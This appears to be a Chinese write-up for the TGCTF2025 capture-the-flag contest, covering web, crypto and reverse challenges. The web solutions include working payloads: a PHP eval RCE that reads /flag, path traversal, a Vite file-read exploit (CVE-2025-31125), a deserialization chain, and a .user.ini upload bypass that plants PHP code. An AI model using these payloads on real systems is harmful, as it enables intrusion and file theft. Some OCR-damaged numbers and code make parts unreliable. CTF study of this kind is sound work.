TGCTF2025 Writeup

Web

AAA偷渡阴平

无参RCE

不安全 node1.tgctf.woooo.tech:30794/?tgctf2025=eval(end(current(get_defined_vars())));&b=system(%27ls%20/%27);

bin dev etc flag home lib media mnt opt proc root run sbin srv start.sh sys tmp usr var <?php

```
$tgctf2025=$_GET['tgctf2025'];

if(!preg_match("/0|1|[3-9]|\~|\`|\@|\#|\\$|\%|\^|\&|\*|\ (|\) |\-|\=|\+|\{|\[|\]|\}|\:|\'|\"|\,|\<|\.|\>|\/|\?|\\\\/i",  $tgctf2025)){
        //hint: 你可以对着键盘一个一个看，然后在没过滤的符号上用记号笔画一下（bushi
        eval($tgctf2025);
}
else{
        die('(ノ ' □' )ノ 炸弹！•••*～●');
}

highlight_file(__FILE__);
```

不安全 node1.tgctf.woooo.tech:30794/?tgctf2025=eval(end(current(get_defined_vars())));&b=system(%27cat%20/flag%27);

TGCTF{a8103d62-5ef4-b9e7-c73c-35261adedbca} <?php

```
$tgctf2025=$_GET['tgctf2025'];

if(!preg_match("/0|1|[3-9]|\~|\`|\@|\#|\\$|\%|\^|\&|\*|\ (|\) |\-|\=|\+|\{|\[|\]|\}|\:|\'|\"|\,|\<|\.|\>|\/|\?|\\\\/i",  $tgctf2025)){
        //hint: 你可以对着键盘一个一个看，然后在没过滤的符号上用记号笔画一下（bushi
        eval($tgctf2025);
}
else{
        die('(ノ ' □' )ノ 炸弹！•••*～●');
}

highlight_file(__FILE__);
```


火眼辩魑魅

robots.txt

不安全 http://node2.tgctf.woooo.tech:31552/robots.txt

```
User-Agent: *
Disallow: tgupload.php
Disallow: tgshell.php
Disallow: tgxff.php
Disallow: tgser.php
Disallow: tgphp.php
Disallow: tginclude.php
```

tgshell.php，直接用蚁剑连



直面天命

> 包非预期的

注释里面看到hint

不安全 view-source:http://node2.tgctf.woooo.tech:32690/

```
            max-width: 1200px; /* 保持最大宽度 */
            box-shadow: 0 0 15px rgba(0, 0, 0, 0.2); /* 添加阴影，使其更突出 */
        }
        input[type="text"] {
            width: 100%; /* 设置输入框的宽度为容器的宽度 */
            padding: 20px; /* 增加内边距以扩大输入框 */
            margin: 20px 0; /* 调整上下边距 */
            border: 1px solid #ccc;
            border-radius: 5px;
            text-align: center;
            font-size: 1.2em; /* 增大字体 */
        }
        input[type="submit"] {
            padding: 15px 30px; /* 增加按钮的大小 */
            border: none;
            border-radius: 5px;
            background-color: #4CAF50;
            color: white;
            cursor: pointer;
            font-size: 1.2em; /* 增大按钮文字的字体 */
            display: block;
            margin: 20px auto; /* 调整按钮的上下外边距 */
        }
        input[type="submit"]:hover {
            background-color: #45a049;
        }
        form {
            display: flex;
            flex-direction: column;
            align-items: center;
            width: 100%;
        }
    </style>
</head>
<body>
    <div class="container">
        <form method="post" action="/jingu">
            <!--听说不止一个路由，/hint好像是给天命人的礼物？-->
            <input type="text" name="name" placeholder="听说要输入secret_key才能揭晓谜题">
            <input type="submit" value="天命人啊，你能摘下这金箍吗？">
        </form>
    </div>
</body>
</html>
```

不安全 http://node2.tgctf.woooo.tech:32690/hint

hint:
有一个由4个小写英文字母组成的路由，去那里看看吧，天命人!

生成个字典扫一下目录很快就有

代码块

```python
import itertools

with open("dic.txt", "w") as f:
    for combo in itertools.product("abcdefghijklmnopqrstuvwxyz", repeat=4):
        f.write("".join(combo) + "\n")
```

```
(base) ┌──(root㉿WIN-EICAC432NIT)-[/home/starr]
└─# dirsearch -u http://node2.tgctf.woooo.tech:32690 -w dic.txt
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ |_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 456976

Output File: /home/starr/reports/http_node2.tgctf.woooo.tech_32690/_25-04-13_02-25-35.txt

Target: http://node2.tgctf.woooo.tech:32690/

[02:25:35] Starting:
[02:25:37] 200 -    2KB - /aazz
CTRL+C detected: Pausing threads, please wait...
[q]uit / [c]ontinue: q
[s]ave / [q]uit without saving: q

Canceled by the user
```

盲猜传参读文件，参数名一般是filename，先读一下源码

http://node2.tgctf.woooo.tech:32690/aazz?filename=app.py

import os import string from flask import Flask, request, render_template_string, jsonify, send_from_directory from a.b.c.d.secret import secret_key app = Flask(__name__)
black_list=['{','}','popen','os','import','eval','_','system','read','base','globals'] def waf(name): for x in black_list: if x in name.lower(): return True return False def is_typable(char): # 定义可通过标准 QWERTY 键盘输入的字符集 typable_chars = string.ascii_letters + string.digits + string.punctuation + string.whitespace return char in typable_chars @app.route('/') def home(): return send_from_directory('static', 'index.html') @app.route('/jingu', methods=['POST']) def greet(): template1="" template2="" name = request.form.get('name') template = f'{name}' if waf(name): template = '想干坏事了是吧hacker？哼，还天命人，可笑，可悲，可叹
Image' else: k=0 for i in name: if is_typable(i): continue k=1 break if k==1: if not (secret_key[:2] in name and secret_key[2:]): template = '连“六根”都凑不齐，谈什么天命不天命的，还是戴上这金箍吧

再去西行历练历练

Image' return render_template_string(template) template1 = " “六根” 也凑齐了，你已经可以直面天命了！我帮你把 “secret_key” 替换为了 “{{}}”
最后，如果你用了cat，就可以见到齐天大圣了
" template= template.replace("直面","{{").replace("天命","}}") template = template if "cat" in template: template2 = '
或许你这只叫天命人的猴子，真的能做到?

Image' try: return template1+render_template_string(template)+render_template_string(template2) except Exception as e: error_message = f"500报错了，查询语句如下：{template}" return error_message, 400 @app.route('/hint', methods=['GET']) def hinter(): template="hint：
有一个由4个小写英文字母组成的路由，去那里看看吧，天命人!" return render_template_string(template) @app.route('/aazz', methods=['GET']) def finder(): filename = request.args.get('filename', '') if filename == "": return send_from_directory('static', 'file.html') if not filename.replace('_', '').isalnum(): content = jsonify({'error': '只允许字母和数字！'}), 400 if os.path.isfile(filename): try: with open(filename, 'r') as file: content = file.read() return content except Exception as e: return jsonify({'error': str(e)}), 500 else: return jsonify({'error': '路径不存在或者路径非法'}), 404 if __name__ == '__main__': app.run(host='0.0.0.0', port=80)

发现可以目录穿越（?

http://node2.tgctf.woooo.tech:32690/aazz?filename=../flag

TGCTF{ee03685a-6b91-3a59-66d3-15e52211ba72}

前端GAME

在前端找到flag路径

node2.tgctf.woooo.tech:32445/src/views/stage/pc.vue

flag 5/7

```
import { createHotContext as __vite__createHotContext } from "/@vite/client";import.meta.hot = __vite__createHotContext("/src/views/stage/pc.vue");import { def
"/node_modules/.vite/deps/vue.js?v=be86b465";
import { reactive, ref, toRefs } from "/node_modules/.vite/deps/vue.js?v=be86b465";
import Stage from "/src/utils/stage.ts";
import { ElMessageBox } from "/node_modules/.vite/deps/element-plus.js?v=90dc146d";
const _sfc_main = /* @__PURE__ */ _defineComponent({
  __name: "pc",
  setup(__props, { expose: __expose }) {
    __expose();
    const flag = ref(true);
    let games = reactive(new Stage(8, 8, 50));
    const { data, score } = toRefs(games);
    const handleStart = () => {
      flag.value = false;
      games.gameLoop(true);
    };
    const handleClick = (item) => {
      games.click(item);
    };
    const handleOver = () => {
      ElMessageBox.alert(result(score.value), "\u96EA\u7CD5\u6D88\u6D88\u5927\u4F5C\u6218", {
        confirmButtonText: "\u786E\u5B9A",
        callback: (action) => {
          flag.value = true;
        },
        dangerouslyUseHTMLString: true
      });
    };
    const result = (source) => {
      if (source > 17) {
        return `
\u5F53\u524D\u6210\u7EE9\uFF1A${score.value}\u5206
<div class="result">
  <p>\u606D\u559C\u4F60\u83B7\u5F97\u4E86</p>
  <p>\u96EA\u7CD5\u5927\u738B\u79F0\u53F7</p>
  <p>flag\u5728\u6839\u76EE\u5F55\u4E0B/tgflagggg\u4E2D</p>
</div>
`;
      } else {
        return `
\u5F53\u524D\u6210\u7EE9\uFF1A${score.value}\u5206
<div class="result">
  <p>\u83DC\uFF01\uFF01\uFF01</p>
</div>
`;
      }
    };
    const __returned__ = { flag, get games() {
      return games;
    }, set games(v) {
      games = v;
    }, data, score, handleStart, handleClick, handleOver, result };
    Object.defineProperty(__returned__, "__isScriptSetup", { enumerable: false, value: true });
    return __returned__
```

Vite任意文件读取漏洞 (CVE-2025-31125)

payload:@fs/tgflagggg?import&?inline=1.wasm?init

TGCTF{1a0861c7-971e-53fa-9896-7c5a6980514c}

什么文件上传?

访问robots.txt -> 访问class.php

php反序列化：

代码块

```php
<?php
class yesterday {
    public $study;
    public function __construct() {
        $this->study = new today();
    }
}

class today {
    public $doing;
    public function __construct() {
        $this->doing = new future();
    }
}

class future {
    public function __toString() {
        return "win";
    }
}

$payload = new yesterday();
$serialized = serialize($payload);
for($i=0; $i<5; $i++) {
    $serialized = base64_encode($serialized);
}
echo $serialized;

?>
```

请求

美化 Raw Hex

```
POST /class.php?filename=
Vm10b2QyUnJOVlpQVOVKVVlXeGFhRll3VlRCa01XUnpZVVYwYUUxWGVGcFpWRXB6VlVkR2NsW
lVTbUZXUlRWUFZHMXpNVlpYU1hsaVIzQk9UVlZzTkZZeWRHOWpiVVpXVDBoalVGSkdjRkJXYT
JNMVkwWndSbGw2Vm1oTlYzaGFXVlJLYzFWSFJuSldWRXBoVmtVMVQxUnRjekZXVjBsNVlrZEd
VMlZOZUROWFZ6QjRZVzFHVms5SVpGQlNSbkJRV1ZjdO5XTkdaSFJPVmlST1VqRktXbFV5TVRS
VGJVWjBUMVJPVlUxcVZYZFVNV1JoVjFVeFJVMUVNRDA9 HTTP/1.1
Host: node1.tgctf.woooo.tech:31894
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0)
Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Content-Type: application/x-www-form-urlencoded
Content-Length: 13

wow=cat /flag
```

Search 0高亮

响应

美化 Raw Hex 页面渲染

```
            </span>
            <span style="color: #0000BB">
                best64_decode
            </span>
            <span style="color: #007700">
                (
            </span>
            <span style="color: #0000BB">
                $data
            </span>
            <span style="color: #007700">
                ));<br />
                    }<br />
                    
            </span>
            <span style="color: #FF8000">
                // You learn yesterday, you choos
                e today, can you get to your
                 future?<br />
            </span>
            <span style="color: #0000BB">
                ?&gt;<br />
            </span>
        </span>
</code>
You studied hard yesterday.<br>
And what you've done has given you a choice.<br>
This is your future.<br>
TGCTF{8cf63350-6cc7-a143-cb8d-5eebdce04f83}
```

Search 0高亮

（ez）upload

根据题意，可以访问upload.php.bak读到源码

代码块

```php
<?php
define('UPLOAD_PATH', __DIR__ . '/uploads/');
$is_upload = false;
$msg = null;
$status_code = 200; // 默认状态码为 200
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array("php", "php5", "php4", "php3", "php2", "html", "htm", "phtml", "pht", "jsp", "jspa", "jspx", "jsw", "jsv", "jspf", "jtml", "asp", "aspx", "asa", "asax", "ascx", "ashx", "asmx", "cer", "swf", "htaccess");

        if (isset($_GET['name'])) {
            $file_name = $_GET['name'];
        } else {
            $file_name = basename($_FILES['name']['name']);
        }
        $file_ext = pathinfo($file_name, PATHINFO_EXTENSION);

        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['name']['tmp_name'];
            $file_content = file_get_contents($temp_file);

```

```
            if (preg_match('/.+?</s', $file_content)) {
                $msg = '文件内容包含非法字符，禁止上传！';
                $status_code = 403; // 403 表示禁止访问
            } else {
                $img_path = UPLOAD_PATH . $file_name;
                if (move_uploaded_file($temp_file, $img_path)) {
                    $is_upload = true;
                    $msg = '文件上传成功！';
                } else {
                    $msg = '上传出错！';
                    $status_code = 500; // 500 表示服务器内部错误
                }
            }
        } else {
            $msg = '禁止保存为该类型文件！';
            $status_code = 403; // 403 表示禁止访问
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
        $status_code = 404; // 404 表示资源未找到
    }
}

// 设置 HTTP 状态码
http_response_code($status_code);

// 输出结果
echo json_encode([
    'status_code' => $status_code,
    'msg' => $msg,
]);
```

用.user.ini绕过对php后缀名的检测

Burp Project Intruder Repeater View Help

Burp Suite Professional v2023.10.1.2 - Temporary Project - licensed to h3110w0r1d

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Settings

4 ×

Send Cancel

Target: http://node2.tgctf.woooo.tech:30639 HTTP/1

Request

Pretty Raw Hex

```
POST /upload.php?name=../.user.ini HTTP/1.1
Host: node2.tgctf.woooo.tech:30639
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101
Firefox/137.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data;
boundary=----geckoformboundary71eaed6e6aee412a8711f376eade2aa3
Content-Length: 370
Origin: http://node2.tgctf.woooo.tech:30639
Connection: close
Referer: http://node2.tgctf.woooo.tech:30639/
Upgrade-Insecure-Requests: 1
Priority: u=0, i

------geckoformboundary71eaed6e6aee412a8711f376eade2aa3
Content-Disposition: form-data; name="name"; filename=".user.ini"
Content-Type: application/octet-stream

auto_prepend_file=1.png
------geckoformboundary71eaed6e6aee412a8711f376eade2aa3
Content-Disposition: form-data; name="submit"

□□□□
------geckoformboundary71eaed6e6aee412a8711f376eade2aa3--
```

Search 0 highlights

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: nginx
Date: Sun, 13 Apr 2025 12:00:19 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.3.26
Content-Length: 70

{"status_code":200,"msg":"\u6587\u4ef6\u4e0a\u4f20\u6210\u529f\uff01"}
```

Search 0 highlights

Inspector

Request attributes	2
Request query parameters	1
Request body parameters	2
Request cookies	0
Request headers	12
Response headers	6

Done

Burp Project Intruder Repeater View Help

Burp Suite Professional v2023.10.1.2 - Temporary Project - licensed to h3110w0r1d

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Settings

4 × 5 ×

Send Cancel

Target: http://node2.tgctf.woooo.tech:30639 HTTP/1

Request

Pretty Raw Hex

```
POST /upload.php?name=../1.png HTTP/1.1
Host: node2.tgctf.woooo.tech:30639
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101
Firefox/137.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data;
boundary=----geckoformboundaryb095ee788f73f02f1cad371e0ef13f61
Content-Length: 346
Origin: http://node2.tgctf.woooo.tech:30639
Connection: close
Referer: http://node2.tgctf.woooo.tech:30639/
Upgrade-Insecure-Requests: 1
Priority: u=0, i

------geckoformboundaryb095ee788f73f02f1cad371e0ef13f61
Content-Disposition: form-data; name="name"; filename="1.png"
Content-Type: image/png

<?php phpinfo();?>
------geckoformboundaryb095ee788f73f02f1cad371e0ef13f61
Content-Disposition: form-data; name="submit"

□□□□
------geckoformboundaryb095ee788f73f02f1cad371e0ef13f61--
```

Search 0 highlights

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: nginx
Date: Sun, 13 Apr 2025 12:02:25 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.3.26
Content-Length: 70

{"status_code":200,"msg":"\u6587\u4ef6\u4e0a\u4f20\u6210\u529f\uff01"}
```

Search 0 highlights

Inspector

Request attributes	2
Request query parameters	1
Request body parameters	2
Request cookies	0
Request headers	12
Response headers	6

Done

然后直接访问原来的upload.php就行

不安全 http://node2.tgctf.woooo.tech:30639

Additional Modules

Module Name

Environment

Variable	Value
PHP_EXTRA_CONFIGURE_ARGS	--enable-fpm --with-fpm-user=www-data --with-fpm-group=www-data --disable-cgi
KUBERNETES_SERVICE_PORT	443
KUBERNETES_PORT	tcp://10.43.0.1:443
HOSTNAME	ret2shell-26-398-1744545367
PHP_INI_DIR	/usr/local/etc/php
SHLVL	1
HOME	/home/www-data
PHP_LDFLAGS	-Wl,-O1 -pie
PHP_CFLAGS	-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
PHP_VERSION	7.3.26
GPG_KEYS	CBAF69F173A0FEA4B537F470D66C9593118BCCB6 F38252826ACD957EF380D39F2F7956BC5DA04B5D
PHP_CPPFLAGS	-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
PHP_ASC_URL	https://www.php.net/distributions/php-7.3.26.tar.xz.asc
PHP_URL	https://www.php.net/distributions/php-7.3.26.tar.xz
KUBERNETES_PORT_443_TCP_ADDR	10.43.0.1
PATH	/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
KUBERNETES_PORT_443_TCP_PORT	443
KUBERNETES_PORT_443_TCP_PROTO	tcp
KUBERNETES_SERVICE_PORT_HTTPS	443
KUBERNETES_PORT_443_TCP	tcp://10.43.0.1:443
PHPIZE_DEPS	autoconf dpkg-dev dpkg file g++ gcc libc-dev make pkgconf re2c
KUBERNETES_SERVICE_HOST	10.43.0.1
PWD	/var/www/html
PHP_SHA256	d93052f4cb2882090b6a37fd1e0c764be1605a2461152b7f6b8f04fa48875208
FLAG	TGCTF{00a0a7d9-21e5-f8d1-29be-56412460e08c}
USER	www-data

Crypto

AAAAAAAA·真·签到

观察规律，类似维吉尼亚，但又不完全是

代码块

```
s='UGBRC{RI0G!O04_5C3_OVUI_DV_MNTB}'
flag=""
for i in range(len(s)):
    if ord(s[i])>=65 and ord(s[i]) <=90:
        tmp=ord(s[i])+i-1
        if tmp>90:
            flag+=chr(65+tmp-91)
        else:
            flag+=chr(tmp)
    else:
        flag+=s[i]
print(flag)
#TGCTF{WOOO!Y04_5R3_GOOD_AT_MOVE}
```

mm不躲猫猫

代码块

```
from gmpy2 import *
```

```
from Crypto.Util.number import *
n=[]
c=[]
e=65537
with open('challenge.txt','r',encoding='utf-8') as f:
    f.readline()
    for i in range(60):
        f.readline()
        f.readline()
        n.append(int(f.readline().strip().split('=')[1].strip()))
        c.append(int(f.readline().strip().split('=')[1].strip()))
for i in range(len(n)):
    for j in range(len(n)):
        if(i!=j):
            if(gcd(n[i],n[j])!=1):
                print(i,j)
                print("p =",gcd(n[i],n[j]))
                try:
                    p=gcd(n[i],n[j])
                    q=n[i]//p
                    phi=(p-1)*(q-1)
                    d=gmpy2.invert(e,phi)
                    m=long_to_bytes(pow(c[i],d,n[i]))
                    if b'flag{' or b'TGCTF{' in m:
                        print(m)
                    break
                except:
                    break
 #b'TGCTF{ExcePt10n4lY0u_Fl4gF0rY0u_555b0nus}'
```

宝宝rsa

题目

代码块

```
from math import gcd
from Crypto.Util.number import *
from secret import flag

# PART1
p1 = getPrime(512)
q1 = getPrime(512)
n1 = p1 * q1
phi = (p1 - 1) * (q1 - 1)
m1 = bytes_to_long(flag[:len(flag) // 2])
e1 = getPrime(18)
```

```
while gcd(e1, phi) != 1:
    e1 = getPrime(17)
c1 = pow(m1, e1, n1)

print("p1 =", p1)
print("q1 =", q1)
print("c1 =", c1)

# PART2
n2 = getPrime(512) * getPrime(512)
e2 = 3
m2 = bytes_to_long(flag[len(flag) // 2:])
c2 = pow(m2, e2, n2)

print("n2 =", n2)
print("c2 =", c2)
print("e2 =", e2)

# p1 = 83628519900796640186497743601597869387572932943281165612193515030224929618439071188459193173997851684881037758095311983392130099369184600802501078070314 83
# q1 = 83125460344267882234920831788293551926761753233242305334519896490560728143355282631365236052763788016823216239986462912064941794169419786726374263464965 31
# c1 = 39711973075443303473292859404026809299317446021917391206568511014894789946819103680496756934914058521250438186214943037578346772475409633145435232816799913236259074769958139045997486622505579239448395807857034154142067866860431132262060279168752474990452298895511880964765819538256786616223902867436130100322
# n2 = 10387313960438813836796290158234359557077310104873369460397857048589431708874516053204947318147797696624098699445211900296649240587394967307673173095323258474706649402839337731194311729601462256761073923259639610851363903032360257926995253993171213646711637324636735264914330481985698626402323767616733836105 9
# c2 = 51380982170049779703682835988073709896409264083198805522051459033730166821511419536113492522308604225188048202917930917221
# e2 = 3

```

爆破e+低指数攻击

Exp

代码块

```
import  gmpy2
```

```
from Crypto.Util.number import long_to_bytes
from functools import reduce
p1 =
836285199007966401864977436015978693875729329432811656121935150302249296184390711884591931739978516848810377580953119833921300993691846008025010780703148 3
q1 =
831254603442678822349208317882935519267617532332423053345198964905607281433552826313652360527637880168232162399864629120649417941694197867263742634649653 1
c1 =
397119730754433034732928594040268092993174460219173912065685110148947899468191036804967569349140585212504381862149430375783467724754096331454352328167999132362590747699581390459974866225055792394483958078570341541420678668604311322620602791687524749904522988955118809647658195382567866162239028674361301003 22
phi=(p1-1)*(q1-1)
for e in range(2**17,2**18-1):
    if gmpy2.gcd(e,phi)==1:
        d=gmpy2.invert(e,phi)
        m1=long_to_bytes(pow(c1,d,p1*q1))
        if b'TGCTF{' in m1:
            print(m1)
            break
def CRT(items):
    N = reduce(lambda x, y: x * y, (i[1] for i in items))
    result = 0
    for a, n in items:
        m = N // n
        d, r, s = gmpy2.gcdext(n, m)
        if d != 1:
            raise Exception("Input not pairwise co-prime")
        result += a * s * m
    return result % N, N
e = 0x3
n=
[10387313960438813836796290158234359557077310104873369460397857048589431708874516053204947318147797696624098699445211900296649240587394967307673173095323258474706649402839337731194311729601462256761073923259639610851363903032360257926995253993171213646711637324636735264914330481985698626402323767616733836105 9]
c=
[5138098217004977970368283598807370989640926408319880552205145903373016682151141953611349252230860422518804820291793091722 1]
data = list(zip(c, n))
x, n = CRT(data)
m = gmpy2.iroot(gmpy2.mpz(x), e)[0].digits()
print(long_to_bytes(int(m)))
#b'TGCTF{!!3xP_Is_S'
#b'm@ll_But_D@ng3r0}'
```

费克特尔

直接同factordb分解了因数就能做

代码块

```
from Crypto.Util.number import *
import gmpy2
n=810544624661213367964996895060815354972889892659483948276203088055391907479553
c=670610235999012099846283721569059674725712804950807955010725968103642359765806
e=65537
phi=(113-1)*(18251-1)*(2001511-1)*(2141688427686621805746546 41-1)*(916848439436544911290378588839845528581-1)
d=gmpy2.invert(e,phi)
print(long_to_bytes(pow(c,d,n)))
#b'TGCTF{f4888_6abdc_9c2bd_9036bb}'
```

tRwSiAns

题目

代码块

```
from flag import FLAG
from Crypto.Util.number import getPrime, bytes_to_long
import hashlib

def generate_key(bits=512):
    p = getPrime(bits)
    q = getPrime(bits)
    return p * q, 3

def hash(x):
    return int(hashlib.md5(str(x).encode()).hexdigest(), 16)

def encrypt(m, n, e):
    x1, x2 = 307, 7
    c1 = pow(m + hash(x1), e, n)
    c2 = pow(m + hash(x2), e, n)
    return c1, c2

m = bytes_to_long(FLAG)
n, e = generate_key()
c1, c2 = encrypt(m, n, e)
print(f"n = {n}")
```

```
print(f"e = {e}")
print(f"c1 = {c1}")
print(f"c2 = {c2}")

n = 100885785256342169056765112203447042910886647238787490462506364977429519290706204521984596783537199842140535823208433284571495132415960381175163434675775328905396713032321690195499705998621049971024487732085874710868565606249892231863632731481840542506411757024315315311788336796336407286355303887021285839839
e = 3
c1 = 41973910895747673899187679417443865074160589754180118442365040608786257167532976519645413349472355652086604920132172274308809002827286937134629295632868623764934042989648498006706284984313078230848738989331579140105876643369041029438708179499450424414752031366276378743595588425043730563346092854896545408366
c2 = 41973912583926901518444642835111314526720967879172223986535984124576403651553273447618087600591347032422378272332279802860926604693828116337548053006928860031338938935746179912330961194768693506712533420818446672613053888256943921222915644107389736912059397747390472331492265060448066180414639931364582445814

```

Franklin reiter关联明文攻击

代码块

```
import hashlib
from Crypto.Util.number import long_to_bytes
import libnum
import binascii
n = 100885785256342169056765112203447042910886647238787490462506364977429519290706204521984596783537199842140535823208433284571495132415960381175163434675775328905396713032321690195499705998621049971024487732085874710868565606249892231863632731481840542506411757024315315311788336796336407286355303887021285839839
e = 3
c1 = 41973910895747673899187679417443865074160589754180118442365040608786257167532976519645413349472355652086604920132172274308809002827286937134629295632868623764934042989648498006706284984313078230848738989331579140105876643369041029438708179499450424414752031366276378743595588425043730563346092854896545408366
c2 = 41973912583926901518444642835111314526720967879172223986535984124576403651553273447618087600591347032422378272332279802860926604693828116337548053006928860031338938935746179912330961194768693506712533420818446672613053888256943921222915644107389736912059397747390472331492265060448066180414639931364582445814
```

```

h1 = int(hashlib.md5(str(307).encode()).hexdigest(), 16)
h2 = int(hashlib.md5(str(7).encode()).hexdigest(), 16)
delta = h2 - h1
def franklinReiter(n,e,c1,c2,a,b):
    PR.<x> = PolynomialRing(Zmod(n))
    g1 = (x)^e - c1
    g2 = (a*x+b)^e - c2

    def gcd(g1, g2):
        while g2:
            g1, g2 = g2, g1 % g2
        return g1.monic() #
    return -gcd(g1, g2)[0]
m=franklinReiter(n,e,c1,c2,1,delta)
print(libnum.n2s(int(m-h1)))
#b'TGCTF{RS4_Tw1nZ_d0You_th1nk_ItS_fun_2win?!!!1111111111}'
```

Reverse

base64

代码块

```
import base64

custom_table = "GLp/+Wn7uqX8FQ2JDR1c0M6U53sjBwyxglmrCVdSThAfEOvPHaYZNzo4ktK9iebI"
encoded = "AwLdOEVEhIWtajB2CbCWCbTRVsFFC8hirfiXC9gWH9HQayCJVbB8CIF="

def custom_to_std(encoded_str):
    std_table = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
    decoded = []
    for c in encoded_str:
        if c == '=':
            decoded.append('=')  # 保留填充符
            continue

        idx = custom_table.index(c)
        if idx >= 24:
            original_idx = idx - 24  # 回撤偏移
        else:
            original_idx = idx + 40  # 回撤负偏移

        decoded.append(std_table[original_idx % 64])
```

```
    return ''.join(decoded)

std_b64 = custom_to_std(encoded)
print("转换后的标准 Base64:", std_b64)

decoded_bytes = base64.b64decode(std_b64)
print("解码后的 Flag:", decoded_bytes.decode())
```

蛇年的本命语言

exe->pyc->py

代码块

```
# uncompyle6 version 3.9.1
# Python bytecode version base 3.8.0 (3413)
# Decompiled from: Python 3.10.11 (tags/v3.10.11:7d4cc5a, Apr  5 2023, 00:38:17) [MSC v.1929 64 bit (AMD64)]
# Embedded file name: output.py
from collections import Counter
print("Welcome to HZNUCTF!!!")
print("Plz input the flag:")
a = input()
b = Counter(a)
c = "".join((str(b[d]) for d in a))
print("ans1: ", end="")
print(c)
if c != "1111111162576453654773647776457523 61":  # HZNUCTF{...}
    print("wrong_wrong!!!")
    exit(1)
f = ""
for d in a:
    if b[d] > 0:
        f += d + str(b[d])
        b[d] = 0
    else:
        g = [ord(d) for d in f]
        h = [
         7 * g[0] == 504,
         9 * g[0] - 5 * g[1] == 403,
         2 * g[0] - 5 * g[1] + 10 * g[2] == 799,
         3 * g[0] + 8 * g[1] + 15 * g[2] + 20 * g[3] == 2938,
         5 * g[0] + 15 * g[1] + 20 * g[2] - 19 * g[3] + 1 * g[4] == 2042,
         7 * g[0] + 1 * g[1] + 9 * g[2] - 11 * g[3] + 2 * g[4] + 5 * g[5] == 1225,
         11 * g[0] + 22 * g[1] + 33 * g[2] + 44 * g[3] + 55 * g[4] + 66 * g[5] - 77 * g[6] == 7975,
```

```
        21 * g[0] + 23 * g[1] + 3 * g[2] + 24 * g[3] - 55 * g[4] + 6 * g[5] - 7 * g[6] + 15 * g[7] == 229,
        2 * g[0] + 26 * g[1] + 13 * g[2] + 0 * g[3] - 65 * g[4] + 15 * g[5] + 29 * g[6] + 1 * g[7] + 20 * g[8] == 2107,
